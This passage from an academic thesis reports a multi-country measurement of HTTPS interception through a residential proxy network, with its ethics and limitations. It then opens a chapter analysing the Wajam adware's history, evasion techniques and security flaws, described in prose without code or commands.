Retailer-installed filters. Superfish was unique in that it was pre-installed by Lenovo on certain of its laptop families. We found one case of a custom content filter pre-installed by UBT in Australia on computers it sells to Australian university campuses according to its registration page. Other such retailers could exist in other countries.

Students. Considering filters pre-installed on students laptops and school-specific middleboxes, the student population seems to be particularly prone to TLS interception. To our knowledge, as of today, the technologies involved in students' TLS traffic interception that we found in our dataset have not received any particular scrutiny, and may pose a security and privacy risk.

Compensation. While some users may find their traffic being intercepted as a nuisance, others seek to sell their traffic to companies interested in studying user traffic.

Benefits of a multi-country view. The perspective we get from leveraging the Internet connection of users across several countries helps identify threats that are usually unknown from Western-based researchers, e.g., Russian or Chinese software, and helps identify niches as mentioned above.

Leveraging invalid certificates. Future work that focuses on identifying the network equipment technology of middleboxes may find it relevant to try to connect to domains that serve invalid certificates. We found that middleboxes tend to respond with a more verbose and uncustomized certificate as a result.

5.4.2 Comparison with Related Work

We observed that around 0.25% of the connections made in L17, and between 0.05–0.07% of the connections in L19 were intercepted. First, the related work interested in measuring HTTPS interception found varying levels of interception at par with our findings. Chung et al. [85] report 0.05% of connections were intercepted; Huang et al. [134] report 0.2%; O'Neil et al. [192] report 0.41%. One exception is Durumeric et al. [112] who finds that between 5 to 10% of connections received at various servers and CDNs are intercepted; however, they caution that the numbers may be inflated. Second, the number of intercepted connections is reduced by up to one fifth from 2017 to 2019. We caution that a naive interpretation of our results may wrongly conclude that the overall level of HTTPS interception dropped during those years. There are indeed various reasons that can explain this result:

1. The population in the Luminati network significantly evolved according to Luminati's staff, by moving from the Hola VPN that was mostly a desktop platform solution towards third-party applications that leverage the Luminati SDK and are mostly intended for smartphones and smart TVs. As a result, several cases of client-end interceptions due to installed software are no longer observable.

2. The design of our two studies is significantly different. It leverages a different number of domains from slightly different sources and not only the most popular ones,

all domains were not scanned through all countries in L19, and the list of countries considered is significantly different.


Chung et al. [85] briefly looked at HTTPS interception through Luminati; however, their results differ significantly from ours. Their measurement spanned across 807,910 nodes in 115 countries; yet, they only found 320 unique issuer CNs, and further investigated only the 13 most common groups of issuers. Those were attributed to one instance of malware, one DNS filter (OpenDNS), and 7 antivirus programs. We outline the differences with our study that may explain this difference. First, their study was conducted 15 months before our first study. A change in the landscape of interception may partially explain the difference in results. Second, their experiments also lasted for four days, while our L17 study lasted 22 days. The duration and specific time of the study may influence the selection of available nodes (see more discussion on this point in Section 5.6). Third, the choice of the domain list and the scanning methodology is crucially different. For each node, Chung et al. queried three randomly selected sites from different categories among a list of 33 country-specific domains. If any was intercepted, they proceeded to query the remaining domains. Their domain categories comprise the top 20 domains from Alexa's country-specific lists, 10 US university websites, and three domains serving various types of invalid certificates. We showed that querying domains that serve invalid certificates is useful to trigger TLS proxies to serve special certificates to reflect the error, which may expose their presence and the specific technology used. However, the choice of the remaining 30 domains seems to be a defining factor. Besides lacking subdomain information, their number might simply be too limited to explore the many cases where HTTPS interception could take place. For instance, any DNS filter or ad blocker that redirects the traffic or changes the page content may do so for selected websites only, which are neither popular (e.g., malicious domains are unlikely present in Alexa top domain lists) nor shown in Alexa's list (e.g., ad-related domains are not considered websites, although they may be frequently visited). Also, those domains could simply be *too popular* to be frequently or widely intercepted.

5.5 Ethical Considerations

Our study involves user Internet connections in hundreds of countries, through which we access up to hundred thousands of websites, and therefore it raises ethical issues. We discuss them in details below. See also Chung et al. [85] for similar ethical considerations in the use of Luminati.

User consent. We paid Luminati to use the connectivity of participants who opted-in the related Hola service with a free subscription. Unlike a notoriously controversial measurement study involving unaware participants (see [80]), we emphasize that in our study, users clearly made the choice to use Hola and explicitly share their Internet connection with others. This is indeed clearly indicated on the main webpage: "*Hola is the first community powered (Peer-to-Peer) VPN, where users help each other to make the web accessible for all, by sharing their idle resources.*"; the download page: "*Use Hola and be a peer*" with a Free plan; the FAQ: "*When your device is not in use, other packets of information from other people may be routed through your device.*"; and the EULA: "*By using the Services you consent to the use of your device in the described manner and agree that other Hola devices may use your network connection and resources*." During our 2019 study, Luminati claims that most of its nodes are users of applications that rely on the Luminati SDK for monetization. The user's consent is requested on a splash screen during the first launch of the application, see e.g., Figure 10. Users could opt-out by paying premiums or uninstalling Hola at any time, disabling Luminati or uninstalling the application that contains the SDK.

Claims by Mi et al. A recent study [173] shows that various residential proxies such as Luminati leverage "suspiciously compromised residential hosts," such as IoT devices, based



Welcome To **Mouse Server**

Your use of "Mouse Server" is free of charge in exchange for safely sharing some of your device's idle resources for the benefit of others.

Please see our Terms of Service for further information.

Figure 10: Consent splash screen displayed by the Luminati SDK in an application

on external and internal scans of the node's network. While external scans are inconclusive by nature due to the overwhelming use of NAT in residential networks (and are also ethically questionable in this context), we argue that the authors could not further verify the nature of the node using internal scans or accessing the localhost domain or IP address. Indeed, Luminati prevents requests made to a direct IP, which prevents `127.0.0.1` from being reached. Then, domain names such as *localhost* are also prohibited. Finally, we also tested a DNS rebinding attack against Luminati whereby we try to query a public domain name that resolves to `127.0.0.1`. Such an attack equally failed. Therefore, and since the authors note that Luminati is the brightest among other tested residential proxies, we conclude that there is no reasonable doubt that Luminati nodes are exploited illegitimately.

Risk to users. We are aware that our domain lists include websites deemed illegal/illegitimate in certain countries we consider, which could potentially cause harm to users [104]. We resolve those domain names through the exit nodes, establish a TCP connection and start a TLS handshake, which may indicate an intention to fetch content from such sources. However, as we also do not finish TLS handshakes and do not request any webpage in L17, no illegitimate web payload ever reaches the user's device. Consequently, there is also no incriminating evidence stored on the user's device about such websites, mitigating the risk to users. We only fetch pages in L19 for connections that serve an untrusted certificate, which usually does not happen on regular websites in absence of interception. Moreover, while accessing sensitive/illegal content could be punished, users already took the risk of using Hola (if not already blocked), which is branded as a censorship circumvention tool (main-page: "*Hola gives you the freedom to browse the web without censorship*") and likely to be illegal as well. We argue that we add very little risk to such users who already decided to take this risk. Also, a few passive network requests made from each host normally don't trigger repercussions, although the risk is difficult to quantify. Indeed, Narayanan and Zevenbergen [186] note that "*[t]here is little information available on the likelihood and severity of persecution for simply accessing (or attempting to access) blocked domains*." Some countries have adopted laws that could lead to the imprisonment of individuals accessing websites related to terrorism; however, the access needs to be repeated and exemptions exist including journalistic or research activities (e.g., France [117]). One exception is Egypt, which passed a new law in 2018 that punishes the access to blocked websites with imprisonment and fines [43]. Therefore, we removed Egypt from our country list entirely in our 2019 study. Finally, we clarified this matter with the Research Ethics Unit of our University, who responded with the following:

> "If [you will respect the exact parameters users agreed to in the Terms and Conditions section when they signed up on Luminati], then this is not an issue since they are aware of the type of risk they potentially expose themselves to, such as their connection being used by someone else in ways they have no control over."

Personal information. By design, we did not interact directly with exit nodes, and did not seek to collect personal information beyond the user IPs. The certificates we collect may reflect some information about a node's environment, e.g., choice of traffic monitoring software, the presence of malware, or the name of the institution/enterprise at which the node is hosted; however, no personal information about the user is expected to be included. Also, we note that we do not actively fetch intranet-related resources, which could include further private information as reported in [48]. Finally, since our requests only contain TLS handshakes, we do not collect payloads that could reveal personal information either.

Bandwidth impact. As TLS handshakes are small in size, the overall impact on a user's bandwidth remains limited. We distribute the load of our scans so that a node is queried at most 10 times in a row, and the node is randomly picked among other nodes available at the time of scans in its country, reducing bandwidth requirements for each node.

Twitter URLs. When collecting URLs from Twitter, we legitimately accessed the public Twitter API for two weeks in L17 and for less than six months in L19, giving us access to a random 1% sample of all public tweets (containing location information, restricted by Twitter). Users involved in these tweets registered to Twitter and agreed that their tweets are public by default, as specified in Twitter's Privacy Policy: "Twitter is public and Tweets are immediately viewable and searchable by anyone around the world." They have the possibility to switch their account to private at any time to hide their tweets. We also complied with Twitter's Developer Agreement that restricts how Twitter Content can be used. When we receive a tweet from the API, we scan it then extract and store only URLs. All other text information, the user's handle, attached media, and geographical locations are discarded. When we finish collecting URLs, we identify short URLs from a list of providers and resolve the full URL. We do not visit the full URLs and other non-shortened URLs. Finally, we only keep an aggregated list of domains sorted by popularity, further reducing any perceived harm to the users.

5.6 Limitations and Generalization

5.6.1 Threats to Internal Validity

Scanning methodology. We usually tested few domains per node, contributing to the general picture but preventing exhaustive testing of each node, which may miss potential interception if the right domain/node combination is not tested. Ideally, we would have tested all considered domains through all nodes; however, this seems infeasible with a comprehensive list of domains. In L19, we also could not finish testing all domains through all countries, leaving many domains unexplored in some countries. Therefore, the absolute number of interception cases is a lower bound on the potential number that could be reached if we had exhaustively tested all domains through all the nodes we reached. The relative percentage of intercepted connections would have differed as well, although we cannot reliably estimate whether it would have increased or decreased.

Browser simulation. A typical browser launches several simultaneous connections to a target server and proceeds to request the main intended resource on the first established connection. Furthermore, multiple resources can be fetched across the established connections. An attacker may be interested to intercept only a single resource, and may resort to selectively intercept only specific connections, but not necessarily the first one. In this case, we would report that no interception took place as we only attempt to make one request per domain (unless we obtain an invalid certificate in L19).

Also, if a TLS interception discriminates the browser used, it may not accurately detect our traffic since we are unable to forge OS-specific TCP parameters through Luminati. Indeed, the TCP packets that are seen between the exit node and the server are generated by the exit node, which is dependent on its OS parameters, not ours.

This limitation is more relevant when we aim to simulate smartphone connections that are effectively made by a node's desktop OS, or conversely and more specifically in L19, when we try to simulate a desktop browser and nodes appear to be mostly mobile devices.

Correctness of DummyTLS. DummyTLS is an experimental tool made of more than 1,600 SLOC and developed to mimic enough of a browser's TLS handshake to retrieve the server's certificate chain. While it supports error-free handshakes, backoff and retries, and few typical errors, it is not intended to deal with more specific behaviors. For instance, there are several TLS alerts that a server could send that may lead a browser to reattempt a connection differently. If we receive an alert we do not recognize, we simply abort the connection. There might also be bugs that prevent us from collecting certificates or from recording and associating them correctly to other records. This could cause interception cases to be missed or incorrect certificates to be recorded. We systematically tested our implementations on sample servers before our experiments to verify that the recording capability was functioning correctly. Regarding missing certificates, we can at least be confident about the ones we collected, as it is not possible that our tool record a certificate it has not received through Luminati.

Systematic interception. Throughout our study, we assumed that an interception would systematically occur if a connection to a filtered domain is made. While this holds true for content filers such as antivirus and enterprise proxies, there may be cases where a middlebox/product or attacker waits for specific circumstances to occur and selectively intercepts a connection. We would not necessarily identify these interceptions. Similarly, since several unfinished TLS handshakes are made through the same exit node, our scans may raise suspicion. We assume that a high volume of such handshakes do not lead to a different filtering/interception behavior.

Country attribution. Luminati's attribution of country to exit nodes may not be fully reliable. We found at least a few cases of mis-attribution, e.g., two Turkish nodes under the US. This could lead us to attribute certain cases to the wrong countries. However, in practice, the certificates we obtained often offer clues about their country of origin, either in the CN or other information shown in the DN, which corroborates with the node's attributed country.

Luminati's infrastructure. All connections made through Luminati transited through Luminati's superproxy and the client application installed on the node. We did not investigate how the connection between Luminati and a client application is secured. It might be possible for an adversary to tamper with this connection. We believe this would be unlikely, due to the tool being used to bypass censorship in the first place, except the case when the connection could simply be blocked, thus preventing the node from being part of the Luminati network altogether.

Malicious node operators. A study related to ours by Winter et al. [245] found that Tor exit node operators may tamper with the traffic they relay. Similarly, Luminati node operators could try to tamper with the connections they proxy and trigger a higher volume of TLS interception than would normally occur on the node. We acknowledge this bias; however, we note that Tor has only about a thousand exit nodes at any time [58], while Luminati advertises millions of nodes. We argue that the probability of encountering such a malicious node is thus significantly lower with Luminati.

Malleable fingerprints. We detect interception cases by referring to the certificate we receive. This certificate is not publicly trusted, and since we rarely know of a legitimate root certificate to check against (e.g., OpenDNS), we simply rely on the information found in the certificate itself to attribute it to a certain middlebox or product. However, an adversary could forge certificates so they look identical to ones that a known middlebox or product could issue. We would then fingerprint the forged certificate according to the attacker's intend and we may not realize it by other means of verification. This limitation is shared by other work that study HTTPS interception, e.g., Durumeric et al. [112] rely on fingerprinting the ClientHello of browsers, antivirus software and enterprise middleboxes. An adversary that intercepts a connection may shape the ClientHello to the server in a way that mimics a known browser. We acknowledge that such fingerprints are malleable; however, middleboxes and filtering products do not generally try to mimic each other.

Non-web traffic. The Umbrella domain list contains domains that are unrelated to web browsing activities. Software update servers and mail servers can also be found in the list. Some non-web services may also run on port 443; however, the traffic they expect is not coming from a browser. Similarly, if the traffic to such services is fingerprinted before it is intercepted, then our browser profile —as realistic as it can be— will be detected as non-legitimate traffic. In this way, we may also miss interception events. Further work would be needed to identify domains that are not web-related and mimic the traffic they expect.

5.6.2 Threats to External Validity

Population bias. Our experiments only rely on a single network of peers whose users either decided to install a specific VPN application (in L17), and/or agreed to share their connection as part of a third-party application's monetization options (in L19). The VPN application is branded as both a censorship circumvention tool and to unblock geographically restricted content. Thus, the type of users that may install it does not represent the general population. With third-party applications in L19, this bias may be reduced; however, we do not have enough information as to the type of applications that are used, and hence the corresponding user profiles. Therefore, a simple extrapolation of our results is unwise. Nonetheless, there are general conclusions that hold true, see Section 5.4.

Size of the study. Our dataset is relatively small in size with regard to global network traffic. We expanded our experiments in L19 in terms of the number of domains, countries and nodes; however, this is not sufficient to generalize our findings.

Churn. Luminati's population evolves in time, and may also depend on the current wall clock, calendar day, and specific calendar events. This prevents our relatively short studies, especially L19 (89 hours), from capturing some interception events. Conversely, this may have overemphasized some events.

Intercepted connections vs. interception cases. The number of intercepted connections should be grouped by their nature rather than interpreted absolutely. For instance, one node can help us discover a previously unreported insecure employee monitoring software used in a specific country (FileControl in Russia), which could affect several businesses. Conversely, several certificates can tell us little that we do not already know, e.g., ISP interception in Russia is done at the ISP level, leading to apparently several distinct interception events that actually have a common root (i.e., government censorship).

Inference between L17 and L19. It would be incorrect to infer the observed trends in both datasets as an *evolution* due to: 1) the different designs of our studies, including various number of countries, domains, and duration of the experiment; and 2) differences in the population as Luminati moved towards embedding an SDK into third-party applications.

5.7 Concluding Remarks

We explore the issue of HTTPS interception by investigating what users actually see in terms of TLS certificates. This method is partially data-driven and allows new TLS proxies to be identified based on the information collected. This feature is in contrast to fingerprinting TLS connections from the server side [112], which requires all fingerprints to be established out of bound and offers limited perspective to characterize unknown signatures. Incoming connections to the server may also look alike (i.e., share the same fingerprint); however, they may have different root causes. For instance, when a TLS interception library is used such as NetFilter or Komodia, the fingerprint of the ClientHello will certainly look identical for any program that leverages these libraries. We found that NetFilter has been used in at least 18 distinct ad/mal-ware campaigns, including widespread and localized ones, and ad blocker applications. This level of precision cannot be reached by fingerprinting ClientHello messages.

Then, if an unexpected signature is detected, it is likely that the connection is intercepted. However, the incoming connection does not carry nominative information related to the technology used. Durumeric et al. [112] note for instance that the top 1, 3 and 5 most common sources of interception for connections reaching the e-commerce website they monitor is *unknown*. We will see in Chapter 6 that traffic-intercepting adware particularly targets search engine and online shopping websites, which may be responsible for one of those unknown cases.

Similarly, the authors note that among the intercepted connections to Firefox update servers, the top three culprit is an unknown proxy and is found predominately from India. Our study shows that India is victim of several targeted malware campaigns that leverage the NetFilter SDK. Our methodology allows the discovery of *new* intercepting middleboxes. Although we need to rely on the information contained in the certificate, it is possible to later verify that the certificate indeed seems like it has been issued by the product it claims.

Finally, we acknowledge that our study leverages a single residential proxy provider and therefore suffers from a number of biases. However, note that gaining visibility into the client's perspective is not simple. Other solutions include recruiting participants and installing a traffic monitor on their device, which could be challenging to scale, or leveraging other/multiple reliable residential proxy providers. None of those options is optimal.

Chapter 6

Privacy and Security Risks of “Not-a-Virus” Bundled Adware: The Wajam Case

This chapter details our longitudinal analysis of Wajam, found to be the most prevalent NetFilter-based interception event in our study in Chapter 5.

6.1 Introduction

The business of generating revenue through ads can be very intrusive for end users. Popular application download websites are known to bundle adware with their custom installers [132, 121]. Users can also be misled to install Potentially Unwanted Programs/Applications (PUP/PUA) that provide limited or deceptive services (e.g., toolbars, cleanup utilities) along with invasive ads [214, 233]. The prevalence of adware is also increasing. Recent studies [150, 233] show that Google Safe Browsing triggers 60 million warnings per week for bundled installers, twice the rate of malware-related warnings.

However, adware applications are generally not considered as much of a threat as malware—apparent from some antivirus labels, e.g., “not-a-virus”, “Unwanted-Program”, “PUP.Optional”, which may not even trigger an alert [114, 144]. After all, displaying ads is not considered a *malicious* activity, and users even provide some form of “consent” to install these unwanted bundled applications [233]. However, prior to 2006, adware was also labeled as “spyware” [30], due to its privacy-invasive nature. Since then, several lawsuits succeeded in downgrading the terms used by AV companies to adware, then to PUP/PUA [170, 214]. Consequently, adware has received less scrutiny from the malware research community in the past decade or so. Indeed, studies on PUPs tend to focus mostly on the revenues, distribution and relationships between actors [232, 150, 233], and the abuse of code signing certificates by PUPs to reduce suspicion [151]. Recent industry reports are now only focused on more trendy threats, e.g., ransomware, supply chain attacks [229].

Malware analysis has a long history in the academia—starting from the Morris Worm report from 1989 [225]. Past malware case studies focused on regular botnets [226], IoT botnets [60], prominent malware [217, 69], web exploit kits [142, 164], Advanced Persistent Threats [228, 168], and ransomware [147]. Results of these analyses sometimes lead to the identification, and even prosecution, of several malware authors [36, 37], and in some reduction of exploit kits (at least temporarily, see, e.g., [38]). However, adware campaigns remain unscathed. Previous cases of ad-related products received media attention as they severely downgrade HTTPS security [28, 29], but they generally do not adopt techniques from malware (e.g., obfuscation and evasion). Therefore, security companies may prioritize their effort on malware, while academic researchers may consider adware as a non-problem, or simply a technically uninteresting one, enabling adware to survive and thrive for a long time. Important questions remain unexplored about adware, including: 1) Are they all simply displaying untargeted advertisements? 2) Do they pose any serious security and privacy threats? 3) Are all strains limited in complexity and reliably detected by AVs?

On mobile platforms, applications are limited in their ability to display ads and steal information. For instance, an app cannot display ads within another app, or systematically intercept network traffic without adequate permissions and direct user consent. Apps found misbehaving are evicted from app markets, limiting their impact. Unfortunately, there is no such systematic equivalent on desktop platforms (except Windows 10 S mode), and users must bear the consequences of agreeing to fine print terms of services, which may include the installation of numerous bundled unwanted commercial pay-per-install applications [233].

We explore the case of *Wajam*, a seven-year old *advertisement-supported social search engine* that progressively turned into sophisticated deceptive adware and spyware, originally developed by a Canadian company and later sold to China. We initially observed TLS certificates from some user machines with seemingly random issuer names, e.g., `b02669b9042c6a8f`. Some of those indicated an email address that led us to Wajam, and we collected 52 samples dated from 2013 to 2018. Historical samples are challenging to obtain, since Wajam is often dynamically downloaded by other software installers, and relies either on generic or randomized filenames and root certificates, limiting the number of searchable fingerprints.

Wajam probably would not subsist for seven years without affecting many users, and in turn generating enough revenue. To this end, we tracked 332 domain names used by Wajam, as found e.g., in code signing certificates, and hardcoded URLs in samples, and followed the evolution of these domains in top domain lists. In the past two years, we found ranks as high as the top 29,427 in Umbrella's list of top queried domains [87]. Combined together using the Dowdall rule (cf. [155]), these domains could rank up to the top 5,246. Wajam's domains are queried when ads are injected into webpages and while pulling updates, suggesting that a substantial number of users remain continuously infected. Indeed, during an investigation by the Office of the Privacy Commissioner (OPC) of Canada in 2016 [191], the company behind Wajam reported to OPC that it had made “hundreds of millions of installations” and collected “approximately 400 terabytes” of personal information.

We study the technical evolution of content injection, and identify four major generations, including browser add-on, proxy settings changer, browser process injector, and system-wide traffic interceptor. Browser process injection involves hooking into a browser to modify the traffic after it is decrypted and before it is rendered, enabling man-in-the-browser (MITB) attacks. Such attacks are new in the adware realm—known to be last used by the Zeus malware for stealing banking information [59, 141].

Across generations, Wajam increasingly makes use of several anti-analysis and evasion techniques including: a) daily release of metamorphic variants, b) steganography, c) string and library call obfuscation, d) encrypted strings and files, e) deep and diversified junk code, f) polymorphic resources, g) valid digital signatures, h) randomized filenames and root certificate Common Names, i) and encrypted updates. Wajam also implements anti-detection features ranging from disabling Windows Malicious Software Removal Tool (MRT), self-excluding its installation paths from Windows Defender, and sometimes leveraging rootkit capabilities to hide its installation folder from users. We detail 23 such techniques, which are still effective as of Apr. 2019 to prevent most AVs to even flag fresh daily samples. For example, the sample from Apr. 29 is flagged only by 4 AVs out of 71; three of them label it with “heuristic”, “suspicious” and “Trojan.Generic,” suggesting that they merely detect some oddities.

We also found security flaws that have exposed (possibly) millions of users for the last four years and counting to potential arbitrary content injection, man-in-the-middle (MITM) attacks, and remote code execution (RCE). MITM attacks could make long-lasting effects by changing Wajam's update URL to an attack server. As the third generation of Wajam leverages browser process injection, content can be injected in the webpage *without* its HTTPS certificate being changed, preventing even a mindful user from detecting the tampering. In addition, Wajam systematically downgrades the security of a number of high-profile websites by removing their Content Security Policy, e.g., *facebook.com*, and other security-related HTTP headers from the server's response. Further, Wajam sends—*in plaintext*—the browsing histories from four major browsers (if installed), and the list of installed programs, to Wajam's operators. Finally, search keywords input on 100 groups of domains spanning millions of websites are also leaked. Hence, Wajam remains as a major privacy and security threat to millions of users.

While the existence of traffic-injecting malware is known [59, 141], and TLS flaws are reminiscent of Superfish and Privdog [28, 29], Wajam is unique in its sophistication, and has a broader impact. Its anti-analysis techniques became more advanced and innovative over time—posing as a significant barrier to study it. We also discovered a separate piece of adware, *OtherSearch*, which reuses the same model and similar techniques as Wajam. This indicates the existence of a common third-party obfuscation framework provider, which perhaps serves other malware/adware businesses. We focus on Wajam only due to the abundance of samples we could collect. Considering Wajam's complexity and automation of evasion techniques, we argue that adware mandates more serious analysis effort.

Contributions.

1. We collect and reverse-engineer 52 unique samples of Wajam spanning across six years and identify four content injection techniques, one of which was previously used in a well-known banking trojan. This analysis is a significant reverse-engineering effort to characterize the technical and design evolution of a successful ad injector. We investigate the chronological *evolution* for such an application over the years, shedding light on the practices, history and techniques used by such software. Our analysis may help

advance reverse engineering of other malware as well.

2. We uncover the serious level of complexity used in Wajam across generations. These 52 samples used various combinations of 23 effective anti-analysis and evasion techniques, and even rootkit-like features, which are even rarely found in a single piece of prominent malware. Such adware samples are generally much less analyzed than malware. Our revelations call for more concentrated reverse engineering efforts towards adware, and more generally, on PUPs.

3. We track 332 domains used by Wajam to serve injected scripts and updates, and leverage the Umbrella top 1M domain list to estimate Wajam's prevalence over the last two years; we estimate that if Wajam used a single domain, it would rank 5,246th. We also query domains known to be targeted by Wajam through 5M peers from a residential proxy network and find infected peers in 35 countries between 2017 and 2019.

4. We also highlight serious private information leakage and security risks (e.g., enabling MITM with long-lasting effect and possibly RCE attacks) to users affected by Wajam. As new variants remain largely undetected by malware engines during the first days, users even with up-to-date AV/OS remain vulnerable.

6.2 Wajam's History

Wajam Internet Technologies Inc. was originally headquartered in Montreal, Canada [200]. Their product (Wajam) aimed at enhancing the search results of a number of websites (e.g., Google, Yahoo, Ask.com, Expedia, Wikipedia, YouTube) with content extracted from a user's social media connections (e.g., Twitter, Facebook, LinkedIn). Wajam was first released in Oct. 2011, rebranded as Social2Search in May 2016 [191], then as SearchAwesome in Aug. 2017 (as we found). We use the name Wajam interchangeably to refer to the company or the software they developed. To gain revenue, Wajam injects ads into browser traffic [223]. The company progressively lost its connection with social media and became purely ad/spyware in 2017.

The OPC Canada investigated the company between Oct. 2016 and July 2017 [191]. OPC found numerous violations of Canadian Personal Information Protection and Electronic Documents Act (PIPEDA), relative to the egregious collection and preservation of personal data ("*approximately 400 terabytes*" by the company's own admission), and problematic user consent/EULA, installation/uninstallation methods. OPC issued a list of 14 corrective measures. Instead, Wajam sold its activities to a newly created company called Iron Mountain Technology Limited (IMTL) in Hong-Kong, and therefore declared itself unaccountable to Canadian regulations. IMTL seems to have continued Wajam's operations uninterrupted since then and continued to develop its capabilities towards ad injection and AV evasion. We refer the readers interested in the discussion relative to the EULA and user consent to the OPC report.

6.3 Related Work

Previous studies on worms and botnets mostly focused on the network aspect of such threats, instead of particular software complexity or advanced obfuscation techniques; see e.g., Conficker [217], Torpig [226] and Mirai [60]. While the largest known botnet reached up to an estimated 50 million users [22], which could be comparable to the total distribution of Wajam.

The Mirai botnet was studied across a thousand samples [60]. Authors tracked forks of the original malware, and analyzed the newly added features, including e.g., self-deleting binary, more hardcoded passwords to infect devices—all these changes are largely straightforward. Moreover, Mirai's source code was leaked and readily available. In contrast, we reverse-engineer Wajam from scratch to understand the full extent of its capabilities, and bridge significant gaps across generations and major updates, including dealing with e.g., steganography-based installers, custom packers and multiple encryption layers.

The Zeus banking malware [141], a prominent strain reaching 3.6 million infections, shares some traits with Wajam, including encrypted code sections (albeit done differently), dynamic library loading, and encrypted payloads (for configuration files only) with XOR or RC4 hardcoded keys. Zeus also performed MITB by injecting a DLL in browser processes, similar to Wajam's 3rd generation. However, Zeus source code became public in 2016, helping its analysis. Also, active variants of Zeus [39] no longer perform browser injection, in contrast to Wajam's well-maintained browser process injection.

Targeted Advanced Persistent Threats (APTs) are known for the extent of their operations, both in duration and complexity, e.g. [228, 168]. In contrast, our focus is an *adware* application, which is not expected to use APT-related techniques, e.g., 0-day vulnerabilities. Nevertheless, we found that Wajam leverages effective antivirus evasion techniques, and significantly hinders reverse-engineering, over several years. These behaviors are rare even in regular malware.

Adware can serve as a cover-up for hiding an APT, as it may slip through the hands of an analyst [231]. This behavior is coined as Advanced Persistent Adware [74].

Similar to adware, ransomware is also heavily motivated by monetary gains. Kharraz et al. [147] analyzed 1,359 ransomware samples and reported insights into their encryption modules, file replacement and deletion mechanisms. Web exploit kits have also been analyzed [142, 164], including PHP and JavaScript components. The level of sophistication in both cases was limited.

Wajam has been cited in broad analyses covering the distribution models of pay-per-install PUPs [150, 233]; however, only little information about Wajam itself is revealed, including an estimated user base (in the order of 10^7 during the period Jan. 2013–July 2014, much less than the total number of infections reported in the order of 10^8 by its operators in 2017 [191]), and general features (e.g., Wajam is a browser-addon—incorrect since the end of 2014).

In a 2005 report [30], Symantec shows that adware and spyware (without any distinction) exfiltrate sensitive and personally-identifiable data, e.g., extensive system information, names, credit card numbers, username and passwords, or even entire webpages. The use of rootkit techniques, code injection, and random filenames are also discussed. We not only show that these behaviors are still topical, but we also point at larger security implications resulting from MITM and RCE vulnerabilities, likely due to the lack of incentives from the adware vendor to ship secure code, and from researchers to study and report flaws to such vendors. Privacy leakages such as browsing histories are also certainly more severe today than they were 14 years ago. In addition, the Internet population, and thus the potential number of victims, has seen a 4-fold increase during this period [140]. Apparently, AV companies used to treat adware more seriously in the past, as evident from the lack of comprehensive reports on recent adware.

The NetFilter/ProtocolFilters SDKs [218] were used in PrivDog [29], which was vulnerable to MITM attacks, as it did not use the certificate validation capabilities of the SDK. Böck [73] extracted the hardcoded private keys from ProtocolFilters found in AdGuard and PrivDog, and listed PUPs that may rely on this library (did not include Wajam). While PrivDog received significant attention, only one version of the product was vulnerable, affecting 57k users [29]. The MarketScore spyware also proxied HTTPS traffic [30]; however, encrypted traffic was marginal in 2005. In contrast, Wajam has exposed millions of users to similar MITM attacks for about four years. Compared to Superfish, installed by default on certain Lenovo laptops, Wajam is not bound to a specific hardware vendor.

Various malicious obfuscation techniques have been documented, including: encrypted code section [246], encrypted strings and downloaded configuration files [70], junk code [213], polymorphic icons in Winwebsec, SecurityShield and zbot [185], inflated executable file size in the XXMM toolkit [146], rootkit as found in the Komodia traffic interception SDK [92], the use of NSIS installers with decryption DLLs in Cerber, Gamarue, Kovter and ZCrypt [31], and hiding encrypted payloads in BMP [65] and PNG files [145]. Wajam combines all these techniques from the malware realm, and enhances and layers them. Notably, Wajam's junk code introduces thousands of seemingly purposeful functions interconnected in a dense call graph where the real program functions are hidden. Also, the use of steganography is diversified to various file formats, and is combined with layers of obfuscated encryption and compression in samples from 2018, making Wajam variants highly metamorphic.

Concurrently to our work, a malware researcher from ESET analyzed Wajam's evolution over the years [195]. He also identified the same generations plus a recent one targeting Mac OS, and came to similar conclusions, e.g., stating that "the self-protection methods used by the software are increasing in complexity and sophistication." Our analysis is more systematic and in-depth. We also investigate the security risks posed by Wajam introduced by its NetFilter-based TLS proxy and unauthenticated updates.

6.4 Sample Collection and Overview

We detail below our collection of 52 samples, and summarize their capabilities; for their notable features (e.g., the use of code-signing, stealthy installation), see Table 15. Hashes of the samples are available in Appendix G.

Legend for Table 15: The "Filename" is the most descriptive name we found from either the source where we found the sample, HA [97] or VirusTotal. "Signed component" indicates whether the installer or a component it installs is authenticode-signed, in which case the Date column refers to the authenticode signature date, otherwise it shows the latest file timestamp among all installed files. "Authenticode CN" reflects the corresponding

Common Name on the signing certificate. “Installed name” refers to the name of the application that appears in the list of installed programs on Windows. “Autoinstall” reflects the ability of the installer to automatically proceed with the installation without user interaction (beyond launching the executable and agreeing to the UAC prompt), i.e., it does not require clicking a button first or giving consent. “Open webpage” indicates whether a Wajam website is opened at the end of the installation (typically to congratulate the user). “Stealthy” indicates whether the installation process is totally transparent to the user. It requires Autoinstall and not opening a webpage by the end of the setup, and also not showing any setup window. “Rootkit” indicates the ability to hide the installed application folder from the user. Finally, “Origin” indicates the provenance of the sample.

6.4.1 Sample Collection

